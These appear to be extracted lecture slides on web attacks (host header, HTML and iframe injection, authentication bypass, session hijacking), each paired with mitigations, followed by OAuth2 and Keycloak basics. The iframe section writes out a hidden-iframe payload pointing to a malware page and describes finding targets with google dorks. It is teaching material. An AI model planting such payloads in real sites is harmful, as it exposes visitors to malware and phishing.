- Any HTTP/1.1 request without host header field must be responded by server with 400(bad request) status code.

Why HTTP host header needed ?

- There are several different types of attacks related to host header injection
- Unauthorized URL Redirect by Cache poisoning
- Password Reset Poisoning
- Access to internal hosts
- Cross site scripting

Why HTTP host header needed ?

- There are several different types of attacks related to host header injection
- Unauthorized URL Redirect by Cache poisoning
- Password Reset Poisoning
- Access to internal hosts
- Cross site scripting

Prevent Host Header Attack

- <a href="<?=\$_SERVER['HTTP_HOST']?>/blog/">Blog

HTML Injection

- The essence of this type of injection attack is injecting HTML code through the vulnerable parts of the website.
- The Malicious user sends HTML code through any vulnerable field with a purpose to change the website's design or any information, that is displayed to the user.
- In the result, the user may see the data, that was sent by the malicious user.
- Therefore, in general, HTML Injection is just the injection of markup language code to the document of the page.
- Data, that is being sent during this type of injection attack may be very different.
- It can be a few HTML tags, that will just display the sent information. Also, it can be the whole fake form or page.
- When this attack occurs, the browser usually interprets malicious user data as legit and displays it.

Types of HTML Injection

- Firstly, different types may be sorted by the risks, that they bring.
- As mentioned, this injection attack can be performed with two different purposes:
 - To change the displayed website's appearance.
 - To steal another person's identity.
- However, the main types are:
 - Stored HTML Injection
 - Reflected HTML Injection

Stored HTML Injection:

- Stored injection attack occurs when malicious HTML code is saved in the web server and is being executed every time when the user calls an appropriate functionality.

Reflected HTML Injection:

- This can be again divided into more types:
- Reflected GET
- Reflected POST
- Reflected URL

For Example, a tester can check the source code for the login form and find what method is being used for it. Then appropriate HTML Injection method can be selected accor

```
▼<div class="test">
  ▼<form id="test-login" method="post" action="#">
    <input type="text" id="test-username" class name="user"
placeholder="Email">
    <input type="password" id="test-password" class name="pass"
```

Reflected HTML Injection:

- **Reflected GET Injection** occurs, when our input is being displayed (reflected) on the website.
- Suppose, we have a simple page with a search form, which is vulnerable to this attack.
- Then if we would type any HTML code, it will appear on our website and at the same time, it will be injected into the HTML document.

How to Prevent HTML Injection?

- There are no doubts, that the main reason for this attack is the developer's inattention and lack of knowledge.
- This type of injection attack occurs when the input and output are not properly validated.
- Therefore the main rule to prevent HTML attack is appropriate data validation.

Authentication Bypass

- Applications require authentication for gaining access to private information.
- Not every authentication method is able to provide adequate security.
- A flaw in the application that allows users to access application resources without authentication is referred as 'Authentication Bypass'.
- Authentication bypass vulnerability is generally caused when it is assumed that users will behave in a certain way and failing to foresee the consequences of users doing the unexpected.

Methods to bypass the authentication schema:

- There are several methods to bypass the authentication schema in use by a web application. Here are some of the common ways to bypass authentication:
- Direct page request (Forced Browsing)
- Parameter Modification
- Session ID Prediction
- SQL Injection

Test Authorization Bypass

- Testing for access to administrative functions
- For example, suppose that the 'AddUser.jsp' function is part of the administrative menu of the application, and it is possible to access it by requesting the following URL:
- <https://www.example.com/admin/addUser.jsp>

Test Authorization Bypass



- Then, the following HTTP request is generated when calling the AddUser function:
- POST /admin/addUser.jsp HTTP/1.1
- Host: www.example.com
- [other HTTP headers]
- userID=fakeuser&role=3&group=grp001
- What happens if a non-administrative user tries to execute that request? Will the user be created? If so, can the new user use their privileges?

Session Hijacking

- TCP session hijacking is a security attack on a user session over a protected network.
- The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguising itself as one of the authenticated users.
- This type of attack is possible because authentication typically is only done at the start of a TCP session.

Session Hijacking

- Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.



Session Hijacking

- Cross Site Scripting(XSS Attack)
- Attacker can also capture victim's Session ID using XSS attack by using javascript.
- If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

Session Hijacking

- IP Spoofing
- Spoofing is pretending to be someone else.
- This is a technique used to gain unauthorized access to the computer with an IP address of a trusted host.
- In implementing this technique, attacker has to obtain the IP address of the client and inject his own packets spoofed with the IP address of client into the TCP session, so as to fool the server that it is communicating with the victim i.e. the original host.

Session Hijacking

- Blind Attack
- If attacker is not able to sniff packets and guess the correct sequence number expected by server, brute force combinations of sequence number can be tried.

Mitigation

- To defend a network with session hijacking, a defender has to implement both security measures at Application level and Network level.
- Network level hijacks can be prevented by Ciphering the packets so that the hijacker cannot decipher the packet headers, to obtain any information which will aid in spoofing.
- This encryption can be provided by using protocols such as IPSEC, SSL, SSH etc.
- Internet security protocol (IPSEC) has the ability to encrypt the packet on some shared key between the two parties involved in communication. IPsec runs in two modes: Transport and Tunnel.
- In Transport Mode only the data sent in the packet is encrypted while in Tunnel Mode both packet headers and data are encrypted, so it is more restrictive.

Iframe Injection


- A Frame Injection is a type of Code Injection vulnerability classified by OWASP Top 10 2017 in its A1 Injection category.
- Cross-site Scripting is naturally prioritized by bug bounty hunters since it seems easily exploitable and effective.
- But malicious hackers are also attracted to this vulnerability, because there are aspects of the Frame Injection attack that can allow hackers to redirect users to other malicious websites used for phishing and similar attacks.


Iframe Injection

- 1. First of all attacker will find the Vulnerable websites using google dorks.
- 2. They test the vulnerability by inserting some iframe tag using the url.
- 3. then insert the Malicious Iframe code inside the webpage.
- For Example:
- he can insert this code using the url:
- <iframe src="http://malwarewebpages/web.html" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>

Iframe Injection Mitigation

- Change your passwords of ftp, control panel and database.
- Inform to your hosting service about the injection attack and they will take care of server injection .
- Download all your files from the hosting and check whether they are infected or not. if you found any infected files, clean it.
- Buy a good antivirus software, Scan your Computer completely.
- Don't use the Public systems for logging into your Hosting service.





How to configure Maven Tomcat Plugin to use HTTPS (SSL/TLS)

Test

```
mvn tomcat7:run-war
```

OAuth2

- OAuth2 is an authorization framework that allows a user to give limited access to their resources on one website or service to another application, **without sharing their password.**
-  Meaning: Give limited access to your account without sharing password.
- Example:
You log in to a website using Google Login—
The website never sees your Google password.
Google just gives it a token saying “This user is verified”.

Why OAuth2


-  **WHY OAuth2?**
- Without OAuth2:
 - ✗ Apps would ask for your password to Google
 - ✗ Full access even if you want only “email read-only”
 - ✗ No token expiry → insecure
 - ✗ No centralized logout
- With OAuth2:
 - ✓ No password sharing
 - ✓ Grant limited scope (email only, profile only)
 - ✓ Tokens expire (safe)
 - ✓ Works on mobile/web/microservices



OAuth2 = Token System

- Instead of password → **Access Tokens.**
- Types of tokens:
- **1 Access Token**
- Used to call APIs.
- **2 Refresh Token**
- Used to get a new Access Token.
- **3 ID Token (OIDC only)**
- JWT that contains user info (name, email, picture).
- Used during Google Login / SSO.

Oauth2




OAuth2 Summary


Term	Meaning
Authorization Server	Google / Keycloak
Resource Owner	User
Client	Your app
Authorization Code	Temporary code for token exchange
Access Token	Used to call APIs
Refresh Token	To get new Access Tokens
ID Token	User identity (JWT)

Oauth2

OAuth 2 - Keycloak and Spring Boot Gateway



Oauth2



KeyCloak Server



Refer G:\Local disk\microservicedotnet\Keycloak

